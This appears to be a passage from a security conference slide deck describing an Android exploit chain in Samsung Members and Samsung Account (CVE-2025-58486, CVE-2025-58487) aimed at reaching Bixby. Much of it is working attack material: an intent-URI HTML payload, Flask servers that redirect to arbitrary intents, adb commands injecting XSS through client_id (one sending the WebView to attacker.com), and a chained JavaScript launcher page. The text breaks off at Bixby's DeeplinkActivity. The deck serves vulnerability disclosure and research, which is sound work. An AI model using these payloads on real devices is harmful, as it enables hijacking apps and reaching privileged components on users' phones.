- `BROWSABLE` category
- Can be launched from a Web Browser

```
<activity
    android:theme="@style/LauncherTheme"
    android:name="com.samsung.android.voc.LauncherActivity"
    android:exported="true"
    android:launchMode="singleTask">
      <cut for brevity>
    <intent-filter>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
        <data android:scheme="voc"/>
    </intent-filter>
```

Bug 1: Launch Arbitrary URL and Intent Redirection

ActionUri.java

```
public final class ActionUri {
    ...
    private ActionUri(String str, @NonNull int i, @NonNull Category category, String str2, String str3, boolean z, boolean z2) {
        ...
        this.authority = str2;
        this.path = str3;
        this.category = category;
        ...
        this.isPublic = z;
        this.isLogoutAccess = z2;
    ...
    static {
        Category category = Category.None;
        MAIN_ACTIVITY = new ActionUri("MAIN_ACTIVITY", 0, category, "view", "main", true, true);
        NORMAL_MAIN_ACTIVITY = new ActionUri("NORMAL_MAIN_ACTIVITY", 1, category, "view", "normalMain", false, true);
        Category category2 = Category.Community;
        ...
        NEWS_AND_TIPS_ACTIVITY = new ActionUri("NEWS_AND_TIPS_ACTIVITY", 44, category4, "view", "newsAndTips", true);
        NEWS_AND_TIPS_DETAIL = new ActionUri("NEWS_AND_TIPS_DETAIL", 45, category4, "view", "newsAndTipsDetail", true);
```

1 Deep-Link Router

LauncerActivity uses ActionUri to route DeepLinks

2 Attacker-Controlled

Attacker supplies authority + path via a Data URI

3 Public Route Check

isPublic / isLogoutAccess decide if a route is open and login-free

4 Target Route

NEWS_AND_TIPS_DETAIL is registered Public (true) — our focus

Bug 1: Launch Arbitrary URL and Intent Redirection

1 Deep-Link Target

voc://view/newsAndTipsDetail/ launches NewsAndTipsDetailActivity

2 Read Intent

getIntent() returns the attacker's incoming Intent

3 Attacker Extras

Intent extras copied via setArguments() into fragment gn4

4 Launch Fragment

q(gn4Var) launches gn4 with the attacker-controlled arguments

NewsAndTipsDetailActivity.java

```
public class NewsAndTipsDetailActivity extends t43 implements vk {
    ...
    public final void onCreate(Bundle bundle) {
        ...
        Intent intent = getIntent();
        ...
        if (bundle == null) {
            gn4 gn4Var = new gn4();
            Bundle extras = intent.getExtras();
            if (extras != null) {
                gn4Var.setArguments(extras);
            }
        }
        q(gn4Var);
    }
```

Bug 1: Launch Arbitrary URL and Intent Redirection

gn4.java — *WebView fragment · onActivityCreated*

```
public class gn4 extends l53 {
    ...
    public final void onActivityCreated(Bundle bundle) {
        ...
        WebSettings settings = this.x.m.getSettings();
        settings.setDisplayZoomControls(false);
        settings.setJavaScriptEnabled(true);
        this.x.m.setWebViewClient(new yi3(this, 1));
        ...
        Bundle arguments = getArguments();
        String str = "";
        if (arguments != null && (string = arguments.getString("url", "")) != null) {
            str = string;
        ...
        if (!TextUtils.isEmpty(str)) {
            this.x.m.loadUrl(str, fz2.L(requireContext()));
        }
```

1 WebView Created
onActivityCreated builds a WebView once gn4 launches.

2 JavaScript Enabled
Needed for additional shenanigans later

3 Read URL Argument
getArguments() → getString("url") pulls the attacker URL.


4 loadUrl()
Loads the attacker-controlled URL into the WebView.

Bug 1: Launch Arbitrary URL and Intent Redirection

```
<html>
    <body>
        <h1>
        <a href="intent://view/newsAndTipsDetail#Intent;S.viewType=INAPP;scheme
        =voc;B.ALLOW_WITHOUT_LOGIN=true;S.url=http%3A%2F%2Fyayhostyay;end">
        yaypocyay</a>
        <!-- url decoded: http://yayhostyay -->
        </h1>
    </body>
</html>
```

- Browsable Intent payload to exploit Bug 1
  - Launches Samsung Members
  - Opens WebView to `http://yayhostyay`

Bug 1 Being Exploited




```
C:\yayhtmlyay>python3 -m http.server
Serving HTTP on :: port 8000 (http://[::]:8000/) ...
::ffff:172.16.30.113 - - [12/Oct/2025 21:44:23] "GET / HTTP/1.1" 200 -
::ffff:172.16.30.113 - - [12/Oct/2025 21:44:23] code 404, message File not found
::ffff:172.16.30.113 - - [12/Oct/2025 21:44:23] "GET /favicon.ico HTTP/1.1" 404 -
```

- The WebView might not render the website
- But the attacker web server does receive a GET request from the device

Bug 1: Launch Arbitrary URL and Intent Redirection

yi3.java

```
public final class yi3 extends WebViewClient {
    ...
    public boolean shouldOverrideUrlLoading(WebView webView,WebResourceRequest webResourceRequest) {
        ...
        case 5:
            String string = webResourceRequest.getUrl().toString();
            WebActivity webActivity = (WebActivity) this.b;
            return oh6.L(webActivity, string);
```

1 Redirect Hook

shouldOverrideUrlLoading fires when the WebView hits a 302 redirect.

2 Forward URL

The redirect URL is handed to oh6.L(Activity, String).

oh6.java

```
public final class oh6 {
    ...
    public static boolean L(Activity activity, String str) {
        ...
        if (str.startsWith("intent:")) {
            Intent uri = Intent.parseUri(str, 1);
            if (activity.getPackageManager().getPackageInfo(uri.getPackage(), 0) != null) {
                activity.startActivity(uri);
```

3 Parse intent: URI

oh6.L() turns an "intent:" URL into an Intent via Intent.parseUri.

4 startActivity()

Launches the attacker-controlled Intent.

Bug 1: Launch Arbitrary URL and Intent Redirection

```python
from flask import Flask, redirect, send_file, send_from_directory
from urllib.parse import quote

app = Flask(__name__)

yayhostyay = "1.2.3.4"

# index.html
@app.route('/')
def index():
    return send_from_directory('', 'index.html')

# open a target component with string extra
@app.route('/yayredirect1yay', methods=['GET', 'POST'])
def yayredirect1yay():
    return redirect("intent:#Intent;package=<target_package>;component=<target_package>/<target_component>;action=yayactionyay;
    S.yaystringyay=yayvalueyay;end;", code=302)
```

- Python Flask server to force a 302 Redirect to an attacker controlled URL
- We can now launch any exported Activity we want, with Intent Extras

App 2: Samsung Account

(`com.osp.app.signin`)

- Vulnerable version:15.4.01.2
- Bug tracked as CVE-2025-58486
- *The application can be forced to execute attacker controlled JavaScript inside a WebView*

Bug 2: DOM Cross-Site Scripting

```
<uses-permission android:name="com.samsung.android.bixby.agent.permission.READ_SETTINGS"/>
<uses-permission android:name="com.samsung.android.bixby.agent.permission.LAUNCH_BIXBY_VOICE"/>
<uses-permission android:name="com.sec.android.homesync.EXCLUSIVE_APP"/>
```

```
<activity
    android:theme="@style/Sa.BaseAppCompatTheme.NoActionBar"
    android:label="@string/terms_and_conditions"
    android:name="com.samsung.android.samsungaccount.authentication.ui.tnc.view.TncReAgreementView"
    android:exported="true"
    android:excludeFromRecents="true"
    android:configChanges="layoutDirection|density|smallestScreenSize|screenSize|screenLayout|keyboardHidden|keyboard|mnc|mcc">
    <intent-filter>
        <action android:name="com.samsung.android.samsungaccount.action.REQUEST_CONSENT_AGREEMENT"/>
        <action android:name="com.samsung.android.samsungaccount.action.REQUEST_SA_CONSENT_AGREEMENT"/>
        <action android:name="com.samsung.android.samsungaccount.action.REQUEST_SA_CONSENT_AGREEMENT_SUW"/>
        <category android:name="android.intent.category.DEFAULT"/>
    </intent-filter>
</activity>
```

Bug 2: DOM Cross-Site Scripting

TncReAgreementView.java – parseDataFromExternalRequest()

```
284         private boolean parseDataFromExternalRequest() {
285             this.mClientId = getIntent().getStringExtra("client_id");
286             this.mAccessToken = getIntent().getStringExtra("access_token");
287             this.mAppVersion = getIntent().getStringExtra("app_version");
288             this.mAppRegion = getIntent().getStringExtra(Config.InterfaceKey.KEY_CONSENT_APPLICATION_REGION);
289             if (TextUtils.isEmpty(this.mClientId) || TextUtils.isEmpty(this.mAccessToken) || TextUtils.isEmpty(this.mAppVersion) || TextUtils.isEmpty(this.mA
290                 SALog.e(TAG, "parseDataFromCarta, mandatory field is empty");
291                 return false;
292             }
293             this.mType = getIntent().getStringExtra("type");
294             this.mLanguage = getIntent().getStringExtra("language");
295             this.mRegion = ConsentServerParameterKt.getConsentRegion(getIntent().getStringExtra("region"), this.mAppRegion);
296             this.mLanguage = TextUtils.isEmpty(this.mLanguage) ? LocalBusinessException.getLocaleISO3Language(this) : this.mLanguage;
297             return true;
```

TncReAgreementView.java – startConsentUtility()

```
374             Environment currentEnvironment = getCurrentEnvironment();
375             SALog.i(TAG, "startConsentUtility, environment : " + currentEnvironment);
376             Condition conditionBuild = Condition.builder().clientId(this.mClientId).packageName("com.osp.app.signin").appVersion(this.mAppVersion).applicatio
377             ViewConfiguration viewConfigurationBuild = ViewConfiguration.builder().canCustomizedSvcVisible(Boolean.valueOf(SupportRubinManager.isReAgreementA
378             String str = this.mAccessToken;
379             String str2 = this.mType;
380             int i = this.mPnId;
381             ConsentHelper.startCheckConsentActivity(this, str, conditionBuild, str2, i == -1 ? null : Integer.valueOf(i), viewConfigurationBuild, getRequest(
```

Bug 2: DOM Cross-Site Scripting

ConsentHelper.java – consent URL

```
75              StringBuilder sb = new StringBuilder(ConsentUrlConstants.WEBAPP_PROD_URL);
76              if (environment != Environment.DEV && environment != Environment.DEV_CN) {
77                  if (environment == Environment.STAGE || environment == Environment.STAGE_CN) {
78                      sb = new StringBuilder(ConsentUrlConstants.WEBAPP_STAGE_URL);
79                  }
80              } else {
81                  sb = new StringBuilder(ConsentUrlConstants.WEBAPP_DEV_URL);
82              }
83              sb.append("/agree?token=");
84              sb.append(str);
85              sb.append("&appKey=");
86              sb.append(condition.getClientId());
87              sb.append("&applicationRegion=");
```

ConsentHelper.java – WebAppActivity Intent

```
129             Dlog.d("URL: " + sb.toString());
130             Intent intent2 = new Intent(activity, (Class<?>) WebAppActivity.class);
131             intent2.putExtra("url", sb.toString());
132             intent2.putExtra("appKey", condition.getClientId());
133             intent2.putExtra("accessToken", str);
134             activity.startActivityForResult(intent2, i);
```

Bug 2: DOM Cross-Site Scripting

```
private void proceed(final Intent intent, WebAppExtras
    webAppExtras, String str) {
    this.webView.addJavascriptInterface(new WebAppInterface(this,
        this.webView, webAppExtras),
        Constants.ServiceAppPackageNames.ANDROID_PACKAGE_NAME);
    checkNoNetworkAndLoadUrl(buildWebUrl(str));
    this.webView.setWebViewClient(new WebAppWebViewClient(this,
        false, intent.getExtras(), this.allowedWebDomains));
```

```
public WebAppExtras(String str, String str2, String str3, String
    str4, String str5, int i, String str6, int i2, int i3) {
    this.appKey = str == null ? "" : str;
    this.accessToken = str2 == null ? "" : str2;
...
public String getAppKey() {
    return this.appKey;
}
```

```
@JavascriptInterface
@WorkerThread
public void getBuildInfo(String str) {
    Dlog.i("callback : " + str);
    this.activity.runOnUiThread(new us(this, str, 9));
}
```

```
WebAppView webAppView = this.webView;
StringBuilder sbS = defpackage.a.s("javascript:", str, "('");
sbS.append(Build.MODEL);
sbS.append("', 'Android ");
sbS.append(Build.VERSION.RELEASE);
sbS.append("', '");
sbS.append(this.activity.getApplicationContext().
    getPackageName());
sbS.append("', '");
sbS.append(str2);
sbS.append("', '1.0.0', '");
sbS.append(this.extras.getAppKey());
sbS.append("');");
webAppView.loadUrl(sbS.toString());
```

Bug 2: DOM Cross-Site Scripting

```
C:\yaytempyay>type 583.2e4ac474.chunk.js
<cut for brevity>
window.android.getPackageList("window.agree.callbackPackageList"),window.android.getPac
kage("com.samsung.android.provider.filterprovider","window.agree.callbackPackage"),wind
ow.android.getBuildInfo("window.agree.callbackBuildInfo")) (h((0,a.gN)(d,u,A)),m(!0))
```

```
@JavascriptInterface
@WorkerThread
public void getBuildInfo(String str) {
    Dlog.i("callback : " + str);
    this.activity.runOnUiThread(new us(this, str, 9));
}
```

```
WebAppView webAppView = this.webView;
StringBuilder sbS = defpackage.a.s("javascript:", str, "('");
sbS.append(Build.MODEL);
sbS.append("', 'Android ");
sbS.append(Build.VERSION.RELEASE);
sbS.append("', '");
sbS.append(this.activity.getApplicationContext().
    getPackageName());
sbS.append("', '");
sbS.append(str2);
sbS.append("', '1.0.0', '");
sbS.append(this.extras.getAppKey());
sbS.append("');");
webAppView.loadUrl(sbS.toString());
```

Bug 2: DOM Cross-Site Scripting


```
javascript:<callback>('
    <MODEL>', 'Android <RELEASE>',
    'com.osp.app.signin', '<VERSION>',
    '1.0.0', 'INJECTION_POINT');

WebView.loadUrl(sb.toString())
```

Attacker controlled value

Final payload

```
$ adb shell am start \
    -n com.osp.app.signin/\
       com.samsung.android.samsungaccount.authentication.ui.tnc.view.TncReAgreementView \
    -a com.samsung.android.samsungaccount.action.REQUEST_CONSENT_AGREEMENT \
    -es access_token "aaaaaaa" \
    --es client_id "8ng8t6iwl6');alert('yayxssyay');//" \
    --es language "eng" \
    --es app_version "5.4.09" \
    --es application_region "DEU"
```

Bug 2: Exploitation



Cross-Site Scripting!!!

Bug 3: Intent Redirection

- Vulnerable version:15.4.01.2
- Bug tracked as CVE-2025-58487
- *After loading a WebView with attacker-controlled JavaScript, Samsung Account can be forced to launch arbitrary exported Activities*

Bug 3: Intent Redirection

```
@Override // android.webkit.WebViewClient
public boolean shouldOverrideUrlLoading(WebView webView, WebResourceRequest webResourceRequest) {
    if (webResourceRequest != null && webView != null) {
        Uri url = webResourceRequest.getUrl();
        if (url != null && !url.toString().isEmpty()) {
            if (handleShouldOverrideUrlLoading(webView, url.toString())) {
                return true;
```

```
public boolean handleShouldOverrideUrlLoading(WebView webView, String str) {
    Dlog.i("url : " + str);
    if (isIntentUrl(str)) {
        Dlog.i("intent url");
        return launchIntent(str);
    }
```

```
private boolean isIntentUrl(String str) {
    return str.startsWith("intent://");
}
```

Bug 3: Intent Redirection

```
private boolean launchIntent(String str) {
    try {
        Intent uri = Intent.parseUri(str, 1);
        if (this.activity.getPackageManager().getLaunchIntentForPackage(uri.getPackage()) == null) {
            new Intent("android.intent.action.VIEW").setData(Uri.parse("market://details?id=" + uri.getPackage()));
        }
        this.activity.startActivity(uri);
        return true;
```


```
adb shell am start \
-n com.osp.app.signin/com.samsung.android.samsungaccount.authentication.ui.tnc.view.TncReAgreementView \
-a com.samsung.android.samsungaccount.action.REQUEST_CONSENT_AGREEMENT \
-es access_token "aaaaaaa" \
--es client_id "8ng8t6iwl6');location.href='https://attacker.com/redirect';//" \
--es language "eng" \
--es app_version "5.4.09" \
--es application_region "DEU"
```

```
@app.route('/redirect', methods=['GET', 'POST'])
def redirect_to_activity():
    return redirect(
        'intent://anything#Intent;package=com.foo.bar;component=com.foo.bar/.MainActivity;end',
        code=302
    )
```

Do we really need two Intent Redirection exploits?

- We have two methods of Intent Redirection
  - Browser -> Samsung Members -> Intent Redirection
  - Browser -> Samsung Members -> Samsung Account -> Intent Redirection

- Do we really need both?



Do we really need two Intent Redirection exploits?

- Only Samsung Account is given the permission `com.samsung.android.bixby.agent.permission.LAUNCH_BIXBY_VOICE`


AndroidManifest.xml

Find: com.samsung.android.bixby.agent.permission.LAUNCH_BIXBY_VOICE 1 results

```
150     <uses-permission android:name="com.sec.pcw.device.contentprovider.permission.READ" />
151     <uses-permission android:name="com.sec.android.permission.FME_SUPPORT_SERVICE"/>
152     <uses-permission android:name="com.sec.android.permission.DSMLAWMO"/>
153     <uses-permission android:name="com.wssnps.permission.COM_WSSNPS"/>
154     <uses-permission android:name="com.samsung.android.bixby.agent.permission.READ_SETTINGS"/>
155     <uses-permission android:name="com.samsung.android.bixby.agent.permission.LAUNCH_BIXBY_VOICE"/>
```

- And “Bixby” is in the talk title…
- We should probably try to launch Bixby

Part 1 of The Full Exploit Chain



Putting It All Together

```
<h1>
    <button style="height:200px;width:200px" onclick="yaystartyay()">yaypocyay</button>

    <script type="text/javascript">

        function yaystartyay() {
            var yayhostyay = "1.2.3.4";

            // open com.samsung.android.voc
            location.href="intent://view/newsAndTipsDetail#Intent;S.viewType=INAPP;scheme=voc;
            B.ALLOW_WITHOUT_LOGIN=true;
            S.url=http%3A%2F%2F" + yayhostyay + "%3A8000%2Fyayredirect1yay;end";
        }

    </script>
</h1>
```

- Step 1: Click a link and open Samsung Members
- Force Samsung Members to open attacker controlled website
- Website's path is `/yayredirect1yay`

Putting It All Together

```
from flask import Flask, redirect, send_file, send_from_directory
from urllib.parse import quote

app = Flask(__name__)

yayhostyay = "1.2.3.4"

# index.html
@app.route('/')
def index():
    return send_from_directory('', 'index.html')

# open com.osp.app.signin and load `yayredirect2yay`
@app.route('/yayredirect1yay', methods=['GET', 'POST'])
def yayredirect1yay():
    # redirect to `yayredirect2yay`
    return redirect("intent:#Intent;package=com.osp.app.signin;component=com.osp.app.signin/
com.samsung.android.samsungaccount.authentication.ui.tnc.view.TncReAgreementView;action=
com.samsung.android.samsungaccount.action.REQUEST_CONSENT_AGREEMENT;S.access_token=aaaaaaa';
S.client_id=8ng8t6iwl6')%3Blocation%2Ehref%3D%22http%3A%2F%2F" + yayhostyay + "%3A8000%2F
yayredirect2yay%22%3B%2F%2F;
S.language=eng;S.app_version=5.4.09;S.application_region=DEU;S.yay=boo;end;", code=302)
```

- Step 2: Attacker's Python Flask server hosts the URL path `/yayredirect1yay`
- XSS payload forces Samsung Members to open Samsung Account
- Samsung Account is forced to open an attacker controlled website
- Website's path is `/yayredirect2yay`

Putting It All Together

```python
from flask import Flask, redirect, send_file, send_from_directory
from urllib.parse import quote

app = Flask(__name__)

yayhostyay = "1.2.3.4"

...

# open bixby
@app.route('/yayredirect2yay', methods=['GET', 'POST'])
def yayredirect2yay():
    # redirect to `bixby`
    return redirect("MAGIC!!!! ⁀(◕)ᕤ ☆彡", code=302)
```

- Step 3: Attacker's Python Flask server hosts the URL path `/yayredirect2yay`
- This URL path forces Samsung Account to open Bixby
- Then…MAGIC!!!!!!!!!!!!

Part 2: Going from Bixby to System

Why Bixby Matters

- Translates user intent into actions across apps
- Talks to components with access to private data or higher privileges
- Becomes security-critical once another app can drive it

Bixby is an orchestration layer trusted by other Samsung and system components.

Main Execution Paths

```
<activity
    android:theme="@style/Theme.Transparent"
    android:name="com.samsung.android.bixby.agent.appbridge.externalactor.DeeplinkActivity"
    android:permission="com.samsung.android.bixby.agent.permission.LAUNCH_BIXBY_VOICE"
    android:exported="true"
    android:launchMode="singleInstance">
